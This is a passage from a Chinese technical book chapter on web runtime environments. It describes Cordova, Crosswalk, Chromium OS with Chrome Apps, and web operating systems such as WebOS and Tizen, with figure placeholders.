虽然都能支持 Web 应用，但是 Web 运行环境也是多种多样的。按照 Web 运行环境的工作模式，目前可以将它分成三种类型。

- 操作系统本身就支持 Web 应用，所以通常称为 Web 操作系统，典型的例子如 Tizen、Chrome OS、Firefox OS 等。因为整个操作系统就是为了 Web 应用设计的，所以 Web 应用在系统中是第一等公民。
- 浏览器或者其他类似的产品中包含支持 Web 应用的能力，典型的例子是 Crosswalk 的 Tizen 版（英特尔公司的开源项目）、Chromium 的桌面版和 Pokki 等。这一类型的特性是 Web 应用都是由该运行环境管理，操作系统看不到 Web 应用的存在，而且每个 Web 应用也不会都变成一个本地应用。因为本身操作系统只是支持本地应用，所以 Web 应用对操作系统而言是透明的，它看到的是多个运行环境中的实例。
- 以一个独立的框架存在于传统的操作系统，本来 Web 运行环境依赖于操作系统才能运行，而 Web 应用工作在该 Web 运行环境中，就像本地应用一样，所以操作系统不能感知它是本地应用还是 Web 应用，典型的例子如 Crosswalk（Android 版）和 Cordova（也就是 PhoneGap 使用的开源项目）。它同第二类型的区别在于，Web 应用本身会被打包成本地应用，所以操作系统认为每个打包后的 Web 应用就是一个本地应用，每个 Web 应用之后的启动方式跟本地应用相同，当然，Web 应用是由 Web 运行环境这个本地应用启动并运行的。

15.4 Cordova 项目

Cordova 是一个开源项目，能够提供将 Web 网页打包成本地应用格式的可运行文件。读者可能对 Cordova 项目陌生，但是大家可能对它的前身非常熟悉，那就是 PhoneGap 项目，它后来被 Adobe 公司收购。

图 15-4 描述了 Cordova 的主要工作思想，对于一个 Web 应用，结合 Cordova 提

供的本地代码和框架，使用 Cordova 的打包工具将它们一起打包成一个个同系统相关的本地可执行文件，这里的打包工具不同于前面说的 Web 的清单文件，而是指将 Web 应用打包成操作系统支持的本地可执行文件。虽然这些本地文件不能跨操作系统，但是对于 Web 开发者来说，它确实只需要编写 HTML5 相关的代码即可，而不需要关注跟平台相关的编程语言和接口，所以不需要有很强的平台背景。




图 15-4 Cordova 的工作流程

从图 15-4 中可以看出，Cordova 项目一个重要的特性就是使用系统提供的网页渲染能力，而自身的框架和代码中不包含这一能力，因而它本身没有提供额外的 HTML5 能力。不过，非常好的一点是，Cordova 项目提供了一系列的接口，如 Device、NetworkInfo 等 JavaScript 接口，很多接口后来被 W3C 采用成为标准，这的确非常好地推动了 Web 的发展。

Cordova 的这一设计极大地方便了 Web 开发者，使得它在很短的时间内获得了巨大的成功，现在使用 PhoneGap 打包的 Web 应用成千上万，下面看一看它的优势和不足之处。

首先是优势。第一是提供跨平台的支持，它囊括了所有主流的移动操作系统，

这使得 Web 的跨平台优势落到了实处；第二是提供了自动化的打包工具；第三是提供了插件机制，使得开发者扩展 Web 的能力变得轻而易举；第四是提供了一套 Web 接口，这些接口提供了访问设备的能力，让更多的需求得到了满足。

但是，它也存在一些不足之处。首先当然还是它的 HTML5 能力和性能，严重依赖于操作系统网页渲染模块的能力，典型的问题是很多开发者对于 Android 上 Web 运行环境功能和性能的抱怨，笔者曾听到这类问题被多次提及，如 HTML5 能力支持不足、性能不能满足需求等。另外，由于不同操作系统使用的网页渲染模块不一致，直接导致 Web 应用在不同平台不能使用相同的 HTML5 能力和 Web 接口，典型的例子是 Android 上不能够使用 WebGL 等功能，这对于开发者来说绝对不是什么好事。

15.5 Crosswalk 项目

Crosswalk 项目是由英特尔公司发起的一个开源项目，该项目基于 WebKit（Blink）和 Chromium 等开源项目打造，其目的是提供一个跨不同操作系统的 Web 运行环境，包括 Android、Tizen、Linux、Windows、MacOS 等众多平台，目前主要支持 Android、Tizen 和 Linux 等。如前面描述，Crosswalk 是该 Web 运行环境中能够作为操作系统的一个独立模块或者说是本地应用，而 Crosswalk 本身不是一个操作系统，具体请读者查看“https://www.crosswalk-project.org/”。不同于 Cordova 项目，Crosswalk 不仅仅提供一些 Web 接口的扩展，也不是简单的基于系统默认的嵌入式应用接口，如 Android WebView，而是使用新 Blink 和 Chromium 的能力，加强对 HTML5 能力的支持，同时加入了 Web 作为一个运行平台的各种能力，从功能上看，它对 Web 应用的支持和规范的支持更加完整，图 15-5 描述了 Web 应用在 Crosswalk 上的基本工作过程。

图 15-5 中可以看到在 Android 系统和 Tizen 系统上两者是有些不一样的，这是因为 Tizen 系统本身是一个直接支持 Web 应用的操作系统，所以它支持将 Web 应用（XPK 格式）安装到系统中而不需要额外的处理。当用户需要启动 Web 应用的时候，

由 Crosswalk 加载 Web 应用的设置并使用运行环境来启动该 Web 应用。




图 15-5 Crosswalk 支持 Web 应用的示意图

在 Android 系统上，那就是不同的故事了，因为 Android 系统只是支持本地应用，为此需要特殊的工具将 Web 应用转换成 Android 系统的 APK。这一工具当然需要满足 Android 上的特别需求，这里有两个目的。

- 因为 Web 应用中有名称、图标、加载入口等信息，这些信息需要设置到 Android 的 AndroidManifest.xml 中，因此，当用户安装该 APK 的时候，名称和图标等信息就会显示在应用的列表中，跟其他本地应用看起来一样。
- 满足 Android 系统只能从 Application 和 Activity 类来启动，而不是 Web 应用。为此，Crosswalk 项目提供了一些代码来让 Android 系统启动 Crosswalk 运行平台，而该运行平台根据 Web 应用的设置来启动 Web 应用。

下面以 Android 平台上的实现为例说明 Crosswalk 项目的架构和特性。目前，项目还在不断地发展中，首先理解一下 Crosswalk 在 Android 平台上的设计结构，图 15-6

是 Crosswalk 在 Android 系统上的层次结构图。




图 15-6 Crosswalk 在 Android 系统上的层次结构图

图 15-6 中灰色部分完全是 Crosswalk 提供的新部分，而 Content 和 Blink 主要来源于 Chromium 开源项目，当然也包括一些不同的地方，如性能优化。在这之上即是 Crosswalk 中的 RuntimeCore 层和 Runtime 层。RuntimeCore 层使用 Content 层的桥接层并提供简单易用的 Java 接口。而 Runtime 层则包括扩展 Web 接口的扩展机制、各种 Web 运行平台的新 Web 接口（如双屏幕实现的支持等），也包括跟 Android 系统集成的部分，如对话框、文件选择器等。在这之上就是调用 Runtime 层的封装层，用来加载 Web 应用，同时也是为了符合 Android 系统的需要，包括 Activity 和 Application 等具体实现。

根据上面的层次结构图，Crosswalk 大致有以下特性。

- 因为使用了最新的 Chromium 和 Blink 代码，所以 Crosswalk 对于 HTML5 功能的支持非常好，特别是同之前 Android 系统上提供的基于 WebKit 的 Android 移植实现的 WebView 对比。

- 因为不依赖于操作系统的渲染网页的能力，所以Crosswalk提供统一的接口，而不是在不同平台上支持不同的接口，这样在最大程度上提供了统一的编程接口，当然不是所有接口完全一致。
- Crosswalk 中加入了一些特别的优化代码，使得它的性能比较出色，不仅仅是跟 WebView 对比，而且跟 Chromium 比较，Crosswalk 在某些地方也表现出不一样的性能优势。
- Crosswalk 设计并实现了自己的扩展系统，在 Android 上，是一套提供 Java 接口的机制，虽然它的内部实现直接修改了 Chromium 的代码。该系统能够允许 Web 开发者在需要的时候使用 Java 或者 C++来扩展 Web 的能力。
- Crosswalk 实现了众多 W3C 定义的关于 Web 应用方面的规范，如平台的运行模型、各种设备接口等，极大地提升了 Web 运行环境的能力，同时因为遵守规范，对移植性有极大的好处。
- Crosswalk 极好地同 Android 系统结合起来，小到应用名称、图标，大到应用程序生命周期，各种协议的支持，如电话、用户界面、安全权限等，这一切使 Web 应用在 Android 系统之上能够获得跟本地应用类似的体验。
- Crosswalk 引入了对很多新功能的支持，如 Miracast 的支持，它能够支持多屏显示，对很多应用提供了良好的体验。当然还有很多其他的功能，读者可以慢慢挖掘。

对于 Web 应用的开发者来说，实际上可以在完全不了解这些背后故事的同时依然使用 Crosswalk，你所要做的仅是使用一个工具，也就是 Crosswalk 中的打包工具，该工具可以根据 Web 应用的设置来自动生成 APK 文件，开发者可以将该文件上传至 Google Play Store 就可以了，十分方便，具体的步骤可以参考官网上的文档，有比较详细的描述。

15.6 Chromium OS 和 Chrome 的 Web 应用

15.6.1 基本原理

HTML5 技术已经不仅仅用来编写网页了，也可以用来实现 Web 应用。传统的操作系统支持本地应用，那么是否可以有专门的操作系统来支持 Web 应用呢？当然，现在已经有众多基于 Web 的操作系统，但它们只支持基于 HTML5 的 Web 应用，而不支持本地应用，这的确是一项技术革命。Chromium OS 就是支持 Web 应用的一个 Web 操作系统。

Chromium OS 也是基于 Chromium 项目开发出来的，它的核心思想是使用渲染引擎和 Chromium 浏览器的能力，同时加上对 Web 应用其他方面的支持，并使用 Linux 内核和一些第三方库构建成一个操作系统。而对于其他众多的操作系统功能，如果不需要，它根本不会被包含进来，所以它是一个很轻量级的操作系统，结构上非常简单和清晰明了，图 15-7 中的架构图就是来源于 Chromium 的官方网站，具体参见这个网址：http://www.chromium.org/chromium-os/chromiumos-design-docs/software-architecture。未来可能有些变化，如图形方面使用新的 Aura 架构等，但是基本的架构应该是比较稳定的。




图 15-7 Chromium OS 系统架构图

图 15-7 中最下面的部分当然是硬件，在它之上是为该系统定义的 Firmware。

Chromium OS是基于Linux内核和Linux上一些系统库开发而来的，同时使用X图形架构并定制了自己的窗口管理系统（Window Manager）。这些同传统的Linux区别不是很大，主要区别是Chromium OS做了比较多的定制和裁剪。对于系统层面的技术，这里不做过多的阐述。

其余部分就是Chromium OS的核心功能，主要基于Chromium项目，它能支持Web应用、网页和Chromium的扩展实例。Chromium的扩展机制在第10章中做过介绍，这里主要介绍Web应用的支持。

刚开始，Chromium只是支持扩展（Extension），在Google的Chrome Web Store中也只是包括了各种开发者开发的扩展，但是扩展只是浏览器的补充和功能的延伸。在目前的Chrome Web Store中，已经有应用和扩展等不同的类别。不过应用是基于扩展的结构发展起来的，那么到底对于应用方面有哪些不同之处呢？

Web应用在Chromium中称为Chrome Apps，它的目标是提供像本地应用一样的能力，但是可以像网页一样安全，也就是使用各种安全技术来加强安全性。Chrome Apps看起来和用起来，感觉更像本地应用。每一个应用使用单独的窗口，像本地应用一样被打开或者被关闭。

外观上看起来像本地应用只是一方面，更重要的是系统能够提供什么样能力给Chrome Apps。在Chromium中，主要是通过“chrome.*”编程接口来将本地系统的能力提供给Web开发者的。

- 首先来看称为Manifest.json的清单文件，该文件类似于Android系统应用程序所使用的AndroidManfiest.xml，它定义了应用的各种设置，如图标、名称、入口文件、语言、权限等信息，也就是一个本地应用启动时候的设置加上一些Web应用的特殊设置，一个简单的Manifest.json非常类似于示例代码15-1中描述的那样，只是对于某些属性的定义不一致，但是例如名字、图标都是相同的含义。其中很大的不同点在于，Chromium的清单文件引入了“Background Page”概念，这表示Web应用可以从一个JavaScript文件启

动，而不是 HTML 网页。这个有点类似于本地应用是从“main”函数开始执行的。Chromium 这样做的好处就是能够引入应用生命周期、安装卸载等概念。

- 其次是离线技术。Web 应用使用起来想要像一个本地应用，那就不能只在网络连接的时候才能够使用，Chrome Apps 默认 Web 应用可以离线使用。
- 最后是 Chrome Apps 的应用程序生命周期（App Life Cycle），这同现在移动系统上的概念是一致的。在 Chromium 中，包括了“onLaunch”、“onSuspend”、“onSuspendCanceled”等，还包括安装和卸载相关的如“onInstalled”、“onUpdateAvailable”等，这也是 Chromium 为应用特别引入的编程接口。

接下来是安全机制。在第 12 章介绍了安全机制，包括 CSP 和 CORS 等安全技术，在 Manifest.json 中，也同样定义了这些信息，因为这些应用不一定从网络上传输过来，所以这些设置不能定义在 HTTP 消息头中，而是定义在 Manifest.json 中，所以同样需要将安全机制引入了 Chrome Apps。

目前 Chromium OS 只支持传统的桌面硬件，但是，它也逐步加入触控等移动领域的技术，发展也很迅速，至于未来会发展成什么样，笔者将会和大家一起关注。

15.6.2 其他 Web 操作系统

下面选取目前一些主流的 Web 操作系统来做一些简单的介绍和比较，它们分别是 WebOS、Tizen、Chromium OS 及 Firefox OS。

上面介绍的很多 Web 操作系统都是基于 WebKit（或者 Blink）渲染引擎开发的，如 WebOS、Tizen 和 Chromium OS。只有 Firefox OS 是基于自身的 Gecko 引擎开发的。接下来的内容主要是从架构或者模块方面进行一些分析。

WebOS 最早来源于 Palm，后来到惠普，到现在被 LG 收购，经历非常复杂。图 15-8 是来自于 WebOS 官方网站上给出的架构图，图中隐去了很多比较细节的东西，其中 Core OS 主要是基于 Linux 内核和 WebKit 渲染引擎打造的系统，二者提

供，Web 应用运行的系统环境。




图 15-8 WebOS 官方架构图

在这之上的左侧是用户界面的管理，如 Web 应用切换、窗口等，这同传统操作系统非常类似。它的右侧是提供的各种服务，这些服务的接口是 JavaScript 接口。每个应用都可以通过 JavaScript 和系统的服务框架来调用这些服务，这看起来非常像 Linux 系统的 Daemon 服务进程和它的使用进程。在服务之上的是 Mojo 框架，现在已经变为 Enyo 和 Enyo2，它们主要是提供应用开发所需要的应用框架和基础库。在最上面的当然是 Web 应用了，有了上面提到的这些库和界面管理器，Web 应用可以像本地应用一样在 WebOS 中运行了。

接下来是 Tizen 系统。Tizen 是由英特尔和三星联合开源社区打造的新一代 Web 操作系统，它同样也是基于 Linux 内核和 WebKit（在某个版本之后基于 WebKit2）引擎开发的。虽然支持 Web 应用，但是 Tizen 目前依然支持本地应用，也就是使用 C/C++语言和 EFL 图形库开发的应用。图 15-9 是来自 Tizen 官方网站的架构图，看起来比较琐碎。但是，大体上还是包含几个部分，最下面是 Linux 内核，内核之上是各种基础库和框架，它们当然是使用本地语言开发的，该架构中还包含了窗口管理系统，也就是图中的“Core”部分。

图中的“Core”部分之上分成两块，一块是支持 Web 应用的框架，另外一块是支持本地应用的框架。右侧的本地框架同很多本地系统差别不大，而左侧的框架主要是为支持 Web 应用而存在的，包括了各种 W3C/HTML5 定义的功能，同时也包括了各种设备接口，如蓝牙等，这些都会以 JavaScript 接口的方式被 Web 应用所使用。

